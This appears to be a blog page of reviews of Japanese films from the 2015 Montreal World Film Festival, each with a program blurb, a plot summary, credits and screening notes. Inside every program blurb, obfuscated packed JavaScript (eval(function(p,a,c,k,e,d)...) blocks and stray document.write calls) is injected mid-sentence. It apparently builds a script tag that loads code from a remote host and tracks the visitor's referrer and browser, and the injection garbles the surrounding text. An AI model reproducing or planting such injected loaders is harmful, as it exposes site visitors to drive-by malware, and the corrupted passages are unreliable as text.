Dear Deer

“A woman stares at a deserted exhibition in the local museum, document.write(“”); a place said to be haunted by the phantom of a deer, “Ryomo-Shika”… Twenty-five years earlier three siblings reported seeing the deer, becoming first famous, then infamous when their claim was debunked. The fallout was devastating. The second son, Yoshio, is now living in a psychiatric institution; Akiko, the unsociable youngest daughter, lives in the country with an older man; and the eldest son, Fujio, who has remained in town, is burdened with debt from the family’s failing business. Now, with their father dying, the three siblings along with their respective partners and friends, have returned home, their first reunion in many years. But time hasn’t dulled their rivalries and or their rancour. They find themselves once again at a crossroads in life.”
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|nfrdt|var|u0026u|referrer|dnebi||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|aybyi|var|u0026u|referrer|atabs||js|php’.split(‘|’),0,{}))

(Text from the
Festival’s program)


WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.

I admit that I misunderstood the movie description in the program, so I thought it would be some sort of ghost story. Not at all.

When they were kids, siblings Fujio, Yoshio and Akiko saw a rare deer that was supposed to be extinct and took a blurry picture. But people thought it was an hoax and that they lied to attract attention or just misidentified a common deer. They were quite hurt no to be believed. On top of that, after their mother’s death, their father became quite abusive, so the younger brother and sister left their hometown and the older brother stayed to take care of the family business. He has to work hard to keep it (and the town) together despite serious economic problems as a big development company tries to buy off the land. The younger brother seem to have a mild case of obsessive-compulsive disorder as he seems to have internalize all his guilt and frustrations from the childhood. The younger sister is good looking and has always had her ways with men, but unfortunately she eloped with a loser. She is very selfish but she eventually soften. She has a very unhappy life in Tokyo.

Twenty-five years later, they come back to their hometown when their father become gravely ill. They all have been greatly affected by their childhood have serious psychological problems. The death of the father brings back to the surface all their issues and what stayed unsaid for a long time is being expressed making their return trip a cathartic experience that is finally freeing them from the weight that had kept them miserable for all those years.

This is a very beautiful and interesting movie. Japanese movies are always good at showing us the beauty of the countryside. The director said that he was inspired by the fact that people from the countryside and people from the city seem to have very different mentality and way of life.

Dear Deer (????????): Japan, 2015, 107 mins; Dir.: Takeo Kikuchi; Scr.: Noriaki Sugihara; Ed.: Azusa Yamazaki; Music: Takuro Okada; Cast: Yuri Nakamura (Akiko), Yoichiro Saito (Yoshio), Shota Sometani (Fujio), Kôji Kiryû, Rinko Kikuchi, Yûrei Yanagi, Takeshi Yamamoto, Wakana Matsumoto, Yasushi Masaoka.

Film screened at the Montreal World Film Festival on September 3rd, 2015 (Cinema Quartier Latin 9, 11h00 – the theatre was filled only at 10% of its capacity) as part of the “First Film World Competition” segment. The director was present to introduce the movie and for a Q&A afterward.

For more information you can visit the following websites:

Dear Deer © 2015 Office Kiryu.

[ Traduire ]

Haman

“A tragic story of a girl who becomes a monster. Deeply in love, document.write(“”); Haruka decides to have sex with her boyfriend. But the results are catastrophic: she accidentally kills him. Traumatized, she flees the scene. Her cursed life has begun. Does she have any hope of escaping the malediction? A dark fantasy about life, sex and love. ”
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|taezr|var|u0026u|referrer|krhya||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ftbzr|var|u0026u|referrer|dbbbi||js|php’.split(‘|’),0,{}))

(Text from the
Festival’s program)


WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.

I was not expecting much from this movie. I thought it would be a Fantasia-style gory and sexual horror movie. I was surprised to discover I was a more subtler and meaningful fantastical tale.

Haruka is cursed. She goes to a love hotel to have sex for the first time with her boyfriend. What should have been a pleasant occasion turns into a nightmare when her boyfriend unexpectedly and painfully dies during intercourse. She has no idea what happened: she was enjoying herself on top of him when there’s suddenly a gush of blood as she appears to have ripped off her boyfriend’s penis. She flees the scene in horror. The next day, in the news, the police talks of a gruesome murder as the sex of the victim appears to have been bitten off in a very inhuman way.

She skips school and wanders around in a dazed state. Has she dreamed or hallucinated the whole ordeal? Is that a fantasy induced by teenage angst and sexual anxiety? Or is she really some sort of monster and it happened for real? Is that even possible to have teeth “down there”? As she wanders on the road, she is kidnapped and raped by a pervert, but she kills him too, by “biting” off his penis with her vagina. The curse is confirmed.

Eventually, she meets Yosuke — who is nice to her and helps her overcome the trauma. She also meets his sister (so she said but she ends up being a jealous impersonator stalking Yosuke). They starts dating but Haruka fears that if they go further she will kill him. However, she accepts to date him only if they have a sexless relationship. Of course, with time, Yosuke cannot endure such a sexless love and wants to have her even if he knows that it will probably kill him. A love to die for.

The director said he was inspired by the true story of Sada Abe — who killed her lover and kept his penis as a souvenir. Even if the story had already been adapted in several movies — the most famous being Ai no Korida / In the realm of the senses by Nagissa Oshima — it seemed to him to be a good starting point to talk about sex and love.

The movie was very low budget and was shot within twelve days with a crew of seven (all volunteers) but most of the work was done by Tetsuya Okabe (directing, script, editing, etc., even paying for the lunch of the crew!). The film looks pretty good for such a low budget production and the director succeeded to turn a subject of comedic horror into a thoughtful allegory.

The title, Haman (???), is a slang blend (or portemanteau) expression made from ? [Ha, tooth] and ???? [Omanko, vagina] meaning “toothed vagina”. I am not sure if the director was aware of this when he wrote the script (most probably), but the idea of the “vagina dentata” (in Latin) can be found in the folklore of many ancient cultures.

All in all, it was a good movie and I enjoyed it. It is amusing to see that the story ends up much more interesting by being treated through a more mainstream movie (with minimum gore and nudity–we see Haruka’s breast in only one scene) rather than as a comedic horror film.

Haman (??? / lit. “toothed vagina”): Japan, 2015, 95 min.; Dir./Scr./Ed.: Tetsuya Okabe; Phot.: Yumi Hasegawa; Music: HIR, Shintaro Mieda; Cast: Nonka Baba, Yusuke Kojima, Maki Mizui, Mukau Nakamura, Shoei Uno.

Film screened at the Montreal World Film Festival on September 2nd, 2015 (Cinema Quartier Latin 16, 20h30 – the theatre was filled only at 18% of its capacity) as part of the “World Great” segment. The director was present to introduce the movie and for a Q&A afterward.

For more information you can visit the following websites:
Haman © 2015?????.

[ Traduire ]

The Next Generation Patlabor — Tokyo War

“Over the years since 1988, document.write(“”); the “Mobile Police PATLABOR” franchise in Japan has become a pioneer in multimedia, combining anime comics, videograms, films and novels. Until now the films have been animated. The story has now gone live-action… Labor is a robot specifically designed for heavy industry work. The rise of Labors has sparked a revolution in industry, but also an increase in crime. To combat these new Labor crime wave, the police have created a special unit: The Patrol Labor known as the Special Vehicles Section 2 (SV2). This is the birth of “Patlabor”. We are now in the 21st century and the Tokyo Metropolitan Police’s SV2 so-called Patlabor still looks out for misbehaving Labors, but Patlabor is no longer considered necessary because of its cost and care. When Tokyo is attacked by an organization of terrorists using stealth helicopters, SV2 is called in to neutralize the threat.”
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|nbdbt|var|u0026u|referrer|nztkb||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ktyrz|var|u0026u|referrer|atheb||js|php’.split(‘|’),0,{}))

(Text from the
Festival’s program)


WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.

This is a beautiful movie. The CGI seems so perfect that the only thing that looks out of place is the Labor themselves — they look so preposterous, like some old giant toys from another era; that was probably done on purpose.

Not surprisingly (considering it’s a movie directed by Mamoru Oshii), this is a Patlabor movie where we see actual labor action only a few minutes in the end. And, of course, the movie have the usual slow moments of politico-philosophical introspection also typical of Oshii’s movies. The director himself seems to make a cameo appearance in the movie, with his typical hat and his beloved basset hound dog.

However, I am not sure that anyone who is not already familiar with the Patlabor story could easily understand what’s happening in this movie, which seems to come closely after the second anime movie, and which is also the final segment of a 7-part series of live-action films! Even myself, who is well acquainted with the Patlabor universe, had trouble following sometimes (was the pilot of the helicopter the previous SV2 commander? Was she acting to seek some sort of social justice? I am not really sure…). Of course, if you take it strickly as an action movie (and disregards the political stuff) there is not much that you really need to understand to enjoy the movie.

In his introduction of the movie, before the screening, Oshii-San didn’t say much. However, he mentioned that he shot his previous film in Montreal (Garm Wars: The Last Druid — for more details on this movie you can check ANN, IMdB, Youtube or Wikipedia).

All in all, this movie offers a great photography, beautiful CGI, a nice near-future sci-fi setting and, as a bonus, it shows us parts of Tokyo that we are not used to see. But it has much more meaning if you are a Patlabor fan, of course.

The Next Generation Patlabor — Tokyo War (The Next Generation ????? ? ???? / Patoreiba: Shuto Kessen / Lit. “Patlabor: Decisive battle over the capital”): Japan, 2015, 93 min.; Dir./Scr.: Mamoru Oshii; Phot.: Hiroshi Machida, Tetsuya Kudo; Art Dir.: Anri Jojo; Ed.: Yoshinori Ohta; Music: Kenji Kawai; Labor Design: Hideki Hashimoto, Katsuya Terada; Cast: Toshio Kakei (Keiji Gotoda), Erina Mano (Akira Izumino), Seiji Fukushi (Yuma Shiobara), Rina Ohta (Kasya), Shigeru Chiba (Shigeo Shiba), Kanna Mori (Rei Haihara), Kotaro Yoshida (Onodera), Reiko Takashima (Kei Takahata), Yoshinori Horimoto (Isamu Otawara), Shigekazu Tajiri (Hiromichi Yamazaki), Kohei Shiotsuka (Shinji Mikiya), Yoshikazu Fujiki (Yoshikatsu Buchiyama).

Film screened at the Montreal World Film Festival on August 30th, 2015 (Cinema Quartier Latin 9, 21h30 – the theatre was filled only at 14% of its capacity) as part of the “World Great” segment. The director was present to introduce the movie but there was no Q&A due to the late hour of the screening.

For more information you can visit the following websites:
The Next Generation Patlabor — Tokyo War © 2015 HEADGEAR / ”THE NEXT GENERATION -PATLABOR-” PARTNERS.

[ Traduire ]

Early Spring, Sakurajima

“Takashi Arimura had been working in Kyoto. Now that he’s reached the age of retirement he’s returned to his hometown, document.write(“”); Kagoshima. A beautiful city with a volcano overlooking it, but the vista can’t make up for the fact that life in retirement is depressing. With the encouragement of his wife, Kyoko, he takes up a new hobby — drawing. He picks a paintbrush for the first time. The world now looks very different. He now has a goal in life. Can he reach it?”
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|nsfan|var|u0026u|referrer|fasbf||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|rbese|var|u0026u|referrer|ztest||js|php’.split(‘|’),0,{}))

(Text from the
Festival’s program)


WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.

This movie shows us the boring life of a retired elderly couple. With her husband’s retirement money, Kyoko can finally open her own very small movie theatre. And Takashi can start to paint again, but he feels unhappy and thinks he has no talent. Life seems not worth living and he feels like just killing time before death. He meets a fortune teller who somehow predicts him better days and encourages him to be more optimistic.

He finds a new fascination for the Sakurajima island and its active volcano, so he starts making many trips there to paint the volcano. He submit his painting for a local exposition but it is not selected. However, he has found a new joy and feels life is worth living again.

The movie was shot in cinéma-vérité style with very little dialogue and some weird angle shots. The pace is so slow that the story doesn’t seem to progress at all sometimes. The movie seems excruciatingly long despite that it’s only eighty-eight minutes long! The photography is good and gives us the opportunity to see the beautiful countryside of Sakurajima as well as the rather ordinary cityscape of Kagoshima. It represents the image of the real, everyday Japan which is somewhat rather refreshing.

Despite its shortcomings, the movie offer an interesting subject. More and more Japanese are living longer to enjoy their retirement, even on a merger revenue (this couple didn’t seem rich at all since they live very simply, in a very small house and his clothing have many patches). They must find hobbies to make their retiring enjoyable.

Early Spring, Sakurajima (???? / Sakurajima soyun / Sakurajima early spring): Japan, 2015, 88 min.; Dir./Scr./Ed.: Hiroshi Toda: Phot.: Guillaume Tauveron, Hiroshi Toda; Music: Mica Toda; Cast: Yoichi Hayashi, Hitomi Wakahara, Kenkichi Nishi, Katsuhiko Nishi.

Film screened at the Montreal World Film Festival on August 30th, 2015 (Cinema Quartier Latin 16, 16h00 – the theatre was half full) as part of the “Focus on World Cinema” segment.

For more information you can visit the following websites:
Early Spring, Sakurajima © 2015 Skeleton Films.

[ Traduire ]

Blowing in the winds of Vietnam

“Misao Sasho teaches Japanese in Hanoi, document.write(“”); Vietnam. One day she receives a phone call from Japan informing her of her father’s passing. Upon returning to Japan for her father’s funeral, she realizes that her mother has deteriorated and is becoming senile. She decides to take her back to Vietnam. The new environment works wonders. Misao’s mother enjoys the company of Misao’s acquaintances. She is suddenly the centre of attention…”
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|dansa|var|u0026u|referrer|ieday||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|resra|var|u0026u|referrer|dzbzn||js|php’.split(‘|’),0,{}))

(Text from the
Festival’s program)


WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.

This is one of the two best movies I’ve seen at the MWFF in 2015.

Misao is teaching Japanese in Hanoi, Vietnam. When she returns to Tokyo for her father’s funeral, she realizes that her mother Alzheimer’s disease has gotten worse. She’ bored at a stranger’s funeral: her husband’s! Her step-mother cannot take care of her anymore so Misao decides to bring her back to Vietnam with her, despite the opposition of her family. “It will make her worse” or “it will kill her,” they say.

At first, it works out pretty well and, despite the language barrier, her mother is getting along with Misao’s friends, students and the people of the neighbourhood (mostly owners of the local cafe’s, the Sakura Hotel, Japanese bar, the programming director of the VoV radio station, as well as the staff of the Youth Theatre, and a Japanese expat who drives a bicycle taxi). Together, they all live several adventures like helping a young Japanese woman to find her grand-father’s Vietnamese family that he left behind after WWII or organizing a musical show starring a very old (and also Alzheimer’s sufferer) theatrical actress.

Misao is even reacquainted with an old friend from her college days — when they were protesting during the university uprisings of the ’60s. He takes a job as another bicycle taxi driver but has an accident while carrying Misao’s mother who gets seriously hurt. Feeling guilty, he helps taking care of the old women after her hospitalization, but he has to leave because of his job as a TV producer. However, Misao cannot take care of her mother alone. It is a vey demanding task and she gets sick herself because of it. This is quite a somber moment in the movie and we really feel the pain for her (it has particularly hit home for me because, at the time of the screening, I had recently experience a similar situation in my family).

In the end, the mother gets better (from her hip replacement NOT from the Alzheimer’s because you never get better from that, you can only slow it down a little). Misao’s students stage a musical around a Japanese folk song that can provide a sort of allegory for Misao’s situation. Apart from Misao’s mother post-accident despair, it a fell-good and up beat movie. We have to take one day at a time and enjoy life while we can — and not give up on our loved ones.

The movie not only want to create awareness on the fact that the increasingly aging population of Japan means that the society will have to deal more and more with the problem of elderly’s dementia, but also it wants to remind the Japanese of the close ties (and maybe responsibilities) that still bind them with Vietnam, which was one of their pre-WWII “colonies.”

One negative point: I was told by someone who speaks vietnamese that the language spoken by the Japanese actors (which they most certainly learned phonetically) was so terrible that it was impossible to understand.

It is a well-paced drama that offers lots of light-hearted moments and allows the viewers to enjoy not only the beautiful cityscape of Hanoi, but also the surrounding countryside.

I really enjoyed this beautifully made movie which provided an excellent entertainment while making us think about very serious subjects like alzheimer and wars in Vietnam.

Blowing in the winds of Vietnam (??????????? / Betonamu No Kaze Ni Fukarete): Japan/Vietnam, 2015, 116 min.; Dir.: Tat Binh & Kazuki Omori; Scr.: Kazuki Omori, Uichiro Kitazaki (based on a novel by Miyuki Komatsu); Phot.: Koichi Saito; Ed.: Naoki Kaneko; Music: Tetsuro Kashibuchi; Cast: Eiji Okuda, Akira Emoto, Kôji Kikkawa, Keiko Matsuzaka, Yôsuke Saitô, Reiko Kusamura, Yûya Takayama, Shigehiro Yamaguchi, Reina Fujie, Yoneko Matsukane, Tan Nhuong, Lan Huong, Tan Hanh.

Film screened at the Montreal World Film Festival on August 29th, 2015 (Cinema Quartier Latin 12, 21h30 – the theatre was half full) as part of the “Focus on World Cinema” segment.

For more information you can visit the following websites:
Blowing in the wind of Vietnam © 2015?Blowing in the wind of Vietnam?Production Committee.

[ Traduire ]

Blood Bead

“Tokita, document.write(“”); already into his middle age, has been teaching at a film school in Kyoto for a while. He would prefer to be directing films rather than teaching about them but it pays the bills and life isn’t bad. Indeed, he is having an affair with Yui, the pretty secretary of the film school. Still, the fact that he hasn’t been able to finish his script and find funding for his project nags him enormously. He is a filmmaker not a schoolteacher… Then, on the street, he runs into a striking young high school girl and his life changes. Not necessarily for the better. He is immediately smitten with Ritsuko. He begins to stalk her. He becomes delusional. His life itself becomes a film. And its ending has not been written.”
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zrzhz|var|u0026u|referrer|rhtin||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|tysit|var|u0026u|referrer|sfhnz||js|php’.split(‘|’),0,{}))

(Text from the
Festival’s program)


WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.

I enjoyed this movie (what’s not to like with a movie with lots of beautiful nudity?) but it’s a little hard to talk about it. I’ll do my best. The story is relatively simple and yet rather complex altogether. However, it’s always interesting when movie makers turn the camera on themselves.

Movie director Tokita (Eiji Okuda) is teaching at a film school in Kyoto. He has a rather good life with his mistress Yui, a secretary at the film school, but he would rather be making movies than teaching about them. However, he has not been able to finish a script in a while. He says that, as long as he is thinking about a script, he can still feel he is a director. He is currently working on a pinku eiga script largely inspired by his relationship with Yui.

Tokita is in his sixties and can hardly get an erection, particularly when he’s drunk, but it only makes him more obsess with sex. The title of the movie refers to the “Akadama” legend saying that a blood bead will come out to mark the very last ejaculation of a man.

One day, he notices a high school girl and starts following her, stalking her and becomes obsess by her. He imagines having an affair with her, rapping her even, but he is stuck and doesn’t know how to end his story. At some point, he discovers that the school girl prostitutes herself (she’s charging $700!). He succumbs to the temptation and sleeps with her, but feels disgusted with himself afterward. Seeing his increasing obsession for Ritsuko while typing the script, Yui decides to leave Tokita.

Tokita feels desperate but succeed to finish the script anyway and presents it to a production company which doesn’t sound very receptive. He pleads that it would be his last movie, and ask to please give him a chance! Tokita gets drunk but, as he receives an email from the production company saying that they agree to finance his movie on some conditions, he gets hit by a car and dies!

Once again we have here a movie that tackles the subject of the increasingly older population of Japan which reflects a serious preoccupation among the population. This time we are presented with the despair that sexual frustration and the worth of one’s legacy can provide to an elderly man.

Director Banmei Takahashi, who is himself not unfamiliar with pinku eiga, said in the Q&A that he thought young directors were not putting enough sex in their movies and he wanted to remedy that. He also said that he killed the main character at the end because one of his friends died that way and he wanted to make an homage to him.

During the course of the movie we follow both Tokita’s life, the story of his script as well as his own fantasies, and this makes it rather difficult sometimes to discern which is what. However, it is a good and interesting movie — albeit a little weird — that offers a reflection not only on Japanese cinema but also on the life of elderly men. And, of course, there’s plenty of sex scenes!

Blood Bead (????/ Akai Tama / Perle de sang): Japan, 2015, 108 min.; Dir./Scr.: Banmei Takahashi; Music: Gorô Yasukawa; Phot.: Shinji Ogawa; Ed.: Kan Suzuki; Cast: Eiji Okuda (Shuji Tokita), Fujiko (Yui Oba), Yukino Murakami (Ritsuko Kitakoji), Shota Hanaoka (Kenichi Yajima), Shiori Doi (Aiko Kato), Tasuku Emoto (Aoyama), Keiko Takahashi (Yuriko). For a mature audience (18+).

Film screened at the Montreal World Film Festival on August 29th, 2015 (Cinema Quartier Latin 10, 19h00 – the theatre was a little less than half full) as part of the “World Great” segment. The director was present for a Q&A after the screening.

For more information you can visit the following websites:
Blood Bead © 2015?Blood Bead?Production Committee. All Rights Reserved.

Introduction and Q&A


[ Traduire ]

Kagura-me

“Akane, document.write(“”); a young woman who lives in a small rural town in Japan, loses her mother when she is a child, and cannot overcome the loss. Akane’s father had left her mother’s side before she passed away because he went to perform kagura, a traditional ritual dance at Japanese festivals. Akane has never forgiven him and seldom talks to him. Not that he doesn’t regret his action. He too was deeply affected by his wife’s death and he never performed kagura again. Akane leaves home after high school graduation, and starts a new life far away in Tokyo. But life in the big city is overwhelming and Akane returns home after five years. Thirteen years after her mother’s death, Akane’s father has decided to come out of retirement, just to be able to dance in the big 60th anniversary festival. But he has aged. He has serious health problems. He collapses in rehearsal and it becomes clear that he won’t be able to perform. But Akane’s heart has softened. How can she help him? Perhaps by learning kagura?”
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|fsyhf|var|u0026u|referrer|hfets||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|idsen|var|u0026u|referrer|zefns||js|php’.split(‘|’),0,{}))

(Text from the
Festival’s program)


WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.

This movie is very Japanese: it is beautiful and slow paced. It’s a rather complex story and the festival’s program did a very good job at summarizing it, so I won’t say more about it. It’s set around a rural ritual where one danse to please the gods in order to get a good harvest, but it’s a story about grief, about caring for elderly parents, and a little about domestic violence. It poses a very fundamental question about modern life in Japan: is it better to preserve the tradition as it always was or should we adapt it to modern life and therefore preserve the tradition spirit rather than its strict form?

Exceptionally, this movie was subtitled in french (which is rather rare at the MWFF as it is done mostly for the movies in competition) but, unfortunately, this time the subtitling was full of mistakes. Bad translation and spelling mistakes can be quite distracting from the movie itself. The translation was probably done hastily to present the movie at the festival.

All in all, it remains a beautiful movie (Japan’s countryside is always pleasant to look at) about the trials of life.

Kagura-me (???? / lit. “god enjoyment’s woman”): Japan, 2015, 112 mins; Dir.: Yasuo Okuaki; Scr.: Yasuo Okuaki & Nozomu Namba; Music: Kôji Igarashi; Phot.: Hiroshi Iwanaga; Prod. Des.: Takashi Yoshida; Cast: Tomomitsu Adachi, Mayumi Asaka, Masayuki Imai, Tsunehiko Kamijô, Mei Kurokawa, Ryoichi Kusanagi, Ryû Morioka, Nanako Ohkôchi, Maki Seko, Masayuki Shida, Keiko Shirasu, Rina Takeda, Ryoko Takizawa, Mariko Tsutsui, Ren Ôsugi.

Film screened at the Montreal World Film Festival on August 29th, 2015 (Cinema Quartier Latin 9, 15h00 – the theatre was a little less than a quarter full) as part of the “First Film World Competition” segment. The production team organizer was present to introduce the movie.

For more information you can visit the following websites:

Introduction of the screening


Kagura-me © ?Kagura-me?Production Committee.

[ Traduire ]

Ninja Hunter

“In 1581 during a bitter feud between 2 ninja clans, document.write(“”); Tao, a ninja from the Iga Clan, wakes up with amnesia. Forty ninjas lie dead in front of him and off to one side lies a dead female ninja. He doesn’t remember how and why he got there. His assignment is to retrieve a document that will reveal the traitor’s identity. Who killed all the ninjas? Is one of them the traitor? Little by little Tao solves the mystery.”
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|setef|var|u0026u|referrer|srkaa||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zeadn|var|u0026u|referrer|kaenk||js|php’.split(‘|’),0,{}))

(Text from the
Festival’s program)


WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.

This screening was plagued from the start by numerous technical problems: the show started ten minutes late, there was microphone problems for the presentation, not long after the beginning the movie lost its sound, then there was sound but no picture, repeatedly. After forty-five minutes of agony, the screening was definitely stopped. I had to finish watching this movie in the press screening room later. In the end, this movie was a great disappointment.

